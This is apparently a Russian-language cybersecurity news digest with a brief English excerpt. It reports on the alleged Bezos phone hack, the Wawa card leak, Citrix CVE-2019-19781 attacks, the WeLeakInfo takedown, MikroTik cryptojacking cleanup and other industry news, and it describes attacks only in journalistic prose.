

On May 1, 2018, Bezos received a text from the WhatsApp account used by MBS. This WhatsApp message contained a large video attachment that arrived unexpectedly and without explanation, meaning it was not discussed by the parties in advance of being sent.

Figure 3: The text containing video file sent to Bezos from MBS account.
Source: Bezos' iPhone, WhatsApp application

> *«Объем данных, передаваемых с телефона Безоса, резко изменился после получения видеофайла в WhatsApp и более не возвращался к исходному уровню. После выполнения зашифрованного загрузчика, отправленного с учетной записи Мухаммеда ибн Салмана, исходящий трафик с устройства подскочил примерно на 29 000%, — гласит отчет FTI Consulting. — Криминалистические артефакты показывают, что за шесть месяцев до получения видео через WhatsApp телефон Безоса в среднем генерировал 430 Кбайт исходящего трафика в день, что довольно типично для iPhone. Через несколько часов после получения видео в WhatsApp исходящий трафик увеличился до 126 Мбайт. На протяжении многих месяцев телефон поддерживал необычно высокий уровень трафика (в среднем 101 Мбайт), демонстрируя множественные и крайне нетипичные всплески исходящих данных».*

Авторы отчета полагают, что использованная для взлома малварь была приобретена у сторонних разработчиков близким другом и советником наследного принца Саудовской Аравии Саудом аль-Кахтани. Ранее, по данным СМИ, он не раз закупал хакерские инструменты у таких компаний, как небезызвестная Hacking Team.

Результаты расследования FTI Consulting, впервые опубликованные The Guardian, подверглись критике ИБ-специалистов, так как журналисты предполагали, что используемый инструмент мог быть создан израильской компанией NSO Group, известным разработчиком наступательных хакерских инструментов. Однако в отчете криминалистов не говорится, что для взлома использовался именно инструмент NSO Group, эксперты лишь отмечают, что инструменты израильской компании способны так же похищать данные, как это произошло на устройстве Безоса. Исследователи приводят в качестве примеров малварь Pegasus от NSO Group и Galileo от Hacking Team.

Впрочем, отчет FTI Consulting все равно вызывает у специалистов немало вопросов и скепсиса. К примеру, глава Elcomsoft Владимир Каталов сообщил журналистами Vice Motherboard, что изучавшие атаку эксперты, похоже, «не были достаточно квалифицированными».

Зачем наследному принцу Саудовской Аравии вообще понадобилось взламывать телефон Джеффа Безоса? Вероятно, атака может быть связана с тем, что Безос с 2013 года владеет газетой The Washington Post. Дело в том, что именно в этом издании активно публиковался известный журналист, обозреватель и писатель из Саудовской Аравии Джамаль Хашогги, известный и ярый критик властей США, Саудовской Аравии в целом и Мухаммеда ибн Салмана в частности. Хашогги был убит осенью 2018 года на территории консульства Саудовской Аравии в Стамбуле. После убийства наследный принц Саудовской Аравии признал свою ответственность за случившееся, но при этом заявил, что не был осведомлен о происходящем.

Теперь многие СМИ и эксперты полагают, что Саудовская Аравия намеренно развернула целую кампанию, чтобы очернить репутацию Джеффа Безоса. К примеру, журналисты издания ZDNet подготовили развернутую хронологию событий последних лет, связанных с действиями Саудовской Аравии, Джеффом Безосом и убийством Хашогги.

Отметим, что посольство Саудовской Аравии в Вашингтоне официально отвергло предположения, будто королевство имело какое-либо отношение к взлому телефона Джеффа Безоса. Дипломаты назвали эти обвинения абсурдом.


В свою очередь, члены рабочей группы ООН по правам человека выступили с призывом к США немедленно и тщательно расследовать атаку на смартфон Джеффа Безоса. Эксперты ООН тоже полагают, что взлом был частью скоординированной кампании Саудовской Аравии против Безоса, вызванной критическим освещением событий в стране.

ДОБЫЛИ **5 000 000 000** ДОЛЛАРОВ

По информации издания The Block, в 2019 году майнеры, специализирующиеся на Bitcoin, получили приблизительно **5 000 000 000** долларов предполагаемого совокупного дохода.


Эта сумма складывается из **4 890 000 000** долларов, полученных в качестве вознаграждений за добытые блоки (**12,5 BTC** за каждый), а также примерно **146 000 000** долларов, которые обеспечили комиссионные сборы.

Для сравнения: в 2018 году предполагаемый доход майнеров составлял **5 230 000 000** долларов, в 2017 году — **3 190 000 000** долларов. То есть в 2019 году доходы незначительно сократились.



ОГРОМНАЯ УТЕЧКА КАРТ

На крупном кардерском ресурсе Joker's Stash появились данные 30 миллионов банковских карт, принадлежащих американцам, и еще около миллиона карт, принадлежащих людям из других стран. Эксперты компании Gemini Advisory считают, что этот дамп, озаглавленный BIGBADABOOM-III, имеет прямое отношение к компрометации американской сети магазинов Wawa.



О взломе Wawa сообщала еще в декабре 2019 года. Тогда компания признала, что подверглась кибератаке, в ходе которой хакеры внедрили малварь в PoS-системы ее магазинов. Злоумышленники оставались в системе с марта по декабрь 2019 года, собирали и похищали данные клиентов, которые использовали кредитные или дебетовые карты для оплаты покупок в магазинах и на автозаправочных станциях. По информации Wawa, взлом затронул все 860 магазинов компании, из которых 600 были совмещены с АЗС.

Судя по всему, длительный период заражения и компрометация сотен магазинов позволили ответственной за взлом преступной группе собрать огромный массив данных. Аналитики Gemini Advisory пишут, что взлом Wawa может оказаться одной из крупнейших атак такого рода не только в 2019 году, но и за всю историю наблюдений. Исследователи сравнивают утечку с атакой на Home Depot в 2014 году, в результате которой были похищены данные 50 миллионов клиентов, и со взломом Target в 2013 году, когда утекли данные карт 40 миллионов пользователей.

После опубликованного Gemini Advisory отчета представители Wawa поспешили выпустить пресс-релиз, в котором компания признала, что данные карт ее пользователей действительно уже продаются в Сети. По сути, компания косвенно подтвердила, что опубликованный на Joker's Stash дамп — это данные ее клиентов.

Также сеть магазинов заявила, что речь идет только об информации о платежных картах, а PIN-коды дебетовых карт, номера CVV2 для кредитных карт и другая личная информация пользователей не были затронуты. Впрочем, СМИ отмечают, что, если судить по образцу дампа, полученному ими, это неправда и номера CVV2 все же попали в руки хакеров.

В настоящее время злоумышленники продают информацию о картах, выпущенных в США, в среднем по 17 долларов за карту, тогда как информация о зарубежных картах стоит намного дороже — в среднем 210 долларов за карту.

ПАВЕЛ ДУРОВ НАПОМИНАЕТ

После появления новых подробностей в деле о компрометации смартфона главы Amazon Джеффа Безоса (который был взломан через вредоносное сообщение в WhatsApp) Павел Дуров не преминул в очередной раз высказаться о небезопасности мессенджера Facebook.

→ «Не позволяйте обманывать себя техническому эквиваленту цирковых фокусников, которые хотят сосредоточить ваше внимание на одном отдельном аспекте, тогда как сами выполняют свои трюки в другом месте. Они хотят, чтобы вы думали об end-to-end-шифровании как о единственной вещи, на которую следует обращать внимание, говоря о конфиденциальности. В реальности же все намного сложнее»
— Павел Дуров

BUSKILL

Инженер Майкл Альтфилд (Michael Altfield) создал USB-кабель BusKill, который может отключить или «убить» Linux-ноутбук, если в общественном месте устройство неожиданно выхватили из рук владельца и попытались похитить.

Альтфилд отмечает, что, невзирая на всевозможную защиту (использование VPN, 2ФА, менеджеров паролей и так далее), преступники все равно могут попросту похитить чужой ноутбук в общественном месте, и тогда все это вряд ли поможет. Здесь и приходит на помощь BusKill.

Работает BusKill просто: одним концом кабель подключается к USB-порту ноутбука с Linux на борту, а другим концом крепится к самому хозяину девайса, при помощи карабина (например, к его поясу). Когда кто-то неожиданно хватает ноутбук с колен человека или со стола, USB-кабель отсоединяется и тем самым запускает скрипт udev, выполняющий серию заранее заданных операций.

Реакция на отключение кабеля может быть разной: от простой активации скринсейвера или выключения устройства (что вынудит вора обходить механизм аутентификации) вплоть до полного стирания всех данных или удаления определенных папок (что защитит от хищения критически важных данных и не позволит злоумышленникам получить конфиденциальную информацию или доступ к защищенным бизнес-бэкендам).

Разработчик не занимается продажей BusKill, но на своем сайте он опубликовал подробную DIY-инструкцию, с помощью которой любой может создать свой собственный кабель. Для сборки понадобятся USB-накопитель, карабин для крепления кабеля, магнитный адаптер и сам USB-кабель. В итоге устройство обойдется в 20–45 долларов США, в зависимости от требуемой конфигурации и компонентов.


ВЗЛОМ INSTAGRAM И SNAPCHAT


Британская компания Case24.com выяснила, что чаще всего хотят взломать пользователи. Как оказалось, с большим отрывом от других смартфонов лидирует iPhone, а среди приложений — Instagram и Snapchat.

В Великобритании около **10 040 ПОЛЬЗОВАТЕЛЕЙ** искали способ взломать iPhone, тогда как лишь **700 ЗАПРОСОВ** касались взлома смартфонов Samsung.

Другие мобильные бренды (в том числе Huawei, LG, Nokia и Sony) тоже попали в список, но iPhone превзошел их с огромным отрывом.


Похожим образом выглядят и поисковые запросы в США, там разрыв даже больше: пользователи искали «как взломать iPhone» **48 010 РАЗ**, в то время как взлом устройств Samsung искали только **3100 РАЗ**.






Среди приложений лидером стал Instagram: **12 310 БРИТАНЦЕВ** искали способ взломать аккаунт Instagram. Второе место в рейтинге занял Snapchat (**7380** запросов), а третье место с небольшим отрывом получил WhatsApp (**7100** запросов).

Американцы тоже чаще всего искали «как взломать Instagram», исследователи выявили **66 960** таких запросов.





Продолжение статьи →

БОЛЬШИЕ ПРОБЛЕМЫ CITRIX

В конце декабря 2019 года стало известно об опасной уязвимости CVE-2019-19781, которая затрагивает ряд версий Citrix Application Delivery Controller (ADC), Citrix Gateway, а также две старые версии Citrix SD-WAN WANOP.

В январе 2020 года в открытом доступе появились эксплоиты для этой проблемы. После их публикации атаки на уязвимые версии Citrix ожидаемо усилились, так как многочисленные хакеры теперь надеются скомпрометировать какую-нибудь важную цель, не успевшую обновиться, — корпоративную сеть, государственный сервер или госучреждение.

Основная проблема заключалась в том, что после обнаружения уязвимости прошло больше месяца, а разработчики Citrix все не торопились выпускать патчи. Сначала компания ограничилась лишь рекомендациями по безопасности, объяснив клиентам, как уменьшить риски.

Фактические исправления появились только в середине-конце января, когда хакеры уже вовсю эксплуатировали проблему. Также эксперты Citrix и FireEye наконец подготовили бесплатные решения для выявления компрометации и уязвимых систем.

Тем временем аналитики компаний FireEye и Under the Breach предупредили, что операторы шифровальщиков REvil (Sodinokibi) и Ragnarok уже активно заражают уязвимые серверы Citrix, которых по-прежнему насчитывается немало. Также, по неподтвержденным данным, на уязвимые системы нацелились и создатели вымогателя Maze.

Исследователи Under the Breach рассказали, что операторы REvil опубликовали в Сети данные Gedia.com после того, как компания отказалась платить выкуп. И судя по всему, изначальный взлом компании был выполнен именно через эксплуатацию бага в Citrix.

Также специалисты FireEye предупредили, что как минимум один из множества атакующих действует через Tor и демонстрирует странное поведение: разворачивает на взломанных серверах пейлоад NotRobin. По данным аналитиков, у NotRobin есть две основные цели. Во-первых, он служит бэкдором для взломанного устройства Citrix. Во-вторых, ведет себя как своеобразный антивирус, удаляя другую обнаруженную в системе малварь и тем самым не позволяя другим злоумышленникам оставлять свою полезную нагрузку на этом хосте. Никакой дополнительной малвари, помимо NotRobin, на зараженные серверы установлено не было.

Исследователи FireEye сомневаются в том, что за этими атаками стоит какой-то добрый самаритянин. В своем отчете они пишут, что хакер, скорее всего, пока лишь собирает доступ к уязвимым устройствам, «зачищает их» и готовится к последующей кампании.


Нужно заметить, что в целом установка патчей все же идет хорошо. Если в декабре 2019 года количество уязвимых систем оценивалось в 80 тысяч серверов, то в середине января их число сократилось примерно до 25 тысяч, а к концу месяца и вовсе опустилось ниже отметки 11 тысяч систем.

20 000 ДОЛЛАРОВ ЗА БАГИ В XBOX

Компания Microsoft объявила официальный старт bug bounty программы для игровой платформы Xbox. За обнаруженные уязвимости в сети Xbox Live и сервисах исследователям заплатят от 500 до 20 000 долларов США.


Компанию интересуют баги, ведущие к выполнению кода, повышению привилегий, обходу механизмов безопасности, раскрытию информации, спуфингу и другим изменениям. На проблемы отказа в обслуживании (DoS) программа не распространяется.

Так, уязвимости, допускающие удаленное выполнение кода, могут принести специалистам от 5000 до 20 000 долларов, а уязвимости, допускающие повышение привилегий, — от 1000 до 8000 долларов.



WELEAKINFO ЗАКРЫЛИ

Совместная операция ФБР и правоохранителей из Северной Ирландии, Нидерландов, Германии и Великобритании привела к изъятию домена сайта WeLeakInfo.com. Более трех лет этот сервис продавал доступ к данным свыше 12,5 миллиарда учетных записей, собранных из 10 тысяч утечек. Фактически за плату сайт предоставлял доступ к паролям людей открытым текстом. При этом сам доступ стоил всего 2 доллара в день.



На черном рынке сайт был известен и пользовался популярностью. Так, хакеры покупали доступ к WeLeakInfo, а затем искали в его недрах имя, email-адрес или имя пользователя, которого хотели взломать. В ответ на такие запросы сайт возвращал все связанные с этим пользователем данные, ранее утекшие из различных источников, включая пароли, если те были доступны. Злоумышленники использовали такие пароли, пытаясь авторизоваться с их помощью в различных профилях пользователя (надеясь, что жертва повторно использовала одинаковые пароли на разных сайтах).

В своем пресс-релизе Министерство юстиции США обратилось к общественности с просьбой помочь выявить владельцев сайта, а днем позже голландская полиция арестовала 22-летнего мужчину, который, похоже, был оператором WeLeakInfo.

Напомню, что это не первый закрытый ресурс такого рода. В 2017 году правоохранители ликвидировали другой «агрегатор утечек», торговавший чужими личными данными, — LeakedSource. Его авторы, компания Defiant Tech Inc., собирали дампы различных утечек данных (как из открытого доступа, так и покупая их напрямую у хакеров), а затем продавали доступ к этой гигантской базе всем желающим. Среди доступных на сайте данных числились имена пользователей, ФИО, email-адреса, почтовые адреса, телефонные номера, а также пароли в открытом виде.

В настоящее время существует как минимум три других сайта, которые работают по той же схеме, что LeakedSource и WeLeakInfo: продают доступ к похищенным данным, включая пароли в открытом виде. Это DeHashed, Snusbase и Leak-Lookup.

УДАР ПО КРИПТОДЖЕКИНГУ


Интерпол и CERT рассказали о проведении международной операции Goldfish Alpha, прошедшей при поддержке Cyber Defense Institute и Trend Micro. Благодаря этой операции от малвари были очищены взломанные маршрутизаторы MikroTik в десяти странах Юго-Восточной Азии.

Операция началась после того, как в июне прошлого года был обнаружен взлом более 20 000 маршрутизаторов MikroTik, которые преступники использовали для майнинга криптовалюты.


Взлом девайсов MikroTik и внедрение на них криптоджекинговых скриптов популярен среди хакеров с 2018 года. Уже тогда были взломаны и заражены более 200 000 устройств.

В операции приняли участие правоохранительные органы и представители CERT разных стран, включая БРУНЕЙ, КАМБОДЖУ, ИНДОНЕЗИЮ, ЛАОС, МАЛАЙЗИЮ, МЬЯНМУ, ФИЛИППИНЫ, СИНГАПУР, ТАИЛАНД и ВЬЕТНАМ.

Совместные усилия помогли сократить не только число зараженных устройств, но и криптоджекинг в Юго-Восточной Азии на 78% по сравнению с июнем 2019 года.



Несмотря на снижение популярности, криптоджекеры по-прежнему наиболее распространенная угроза — график по полугодиям.



СКАЖЕМ BLOATWARE НЕТ

Более 50 организаций (включая Privacy International и Американский союз гражданских свобод) в открытом письме, адресованном исполнительному директору Alphabet Сундару Пичаи, попросили Google принять меры в отношении bloatware и защитить пользователей от предустановленных на Android-устройствах приложений. Речь идет о так называемом «избыточном ПО» (оно же «фуфлософт»), которое устанавливается на устройства в нагрузку и доступно сразу из коробки.

Подписавшие письмо организации объясняют, что многие bloatware-приложения невозможно удалить и из-за них данные пользователей могут собирать недобросовестные производители устройств и приложений (без ведома и согласия самих пользователей, конечно же). Нередко такие приложения могут иметь и привилегированные разрешения, которые позволяют им обходить защитные механизмы Android.

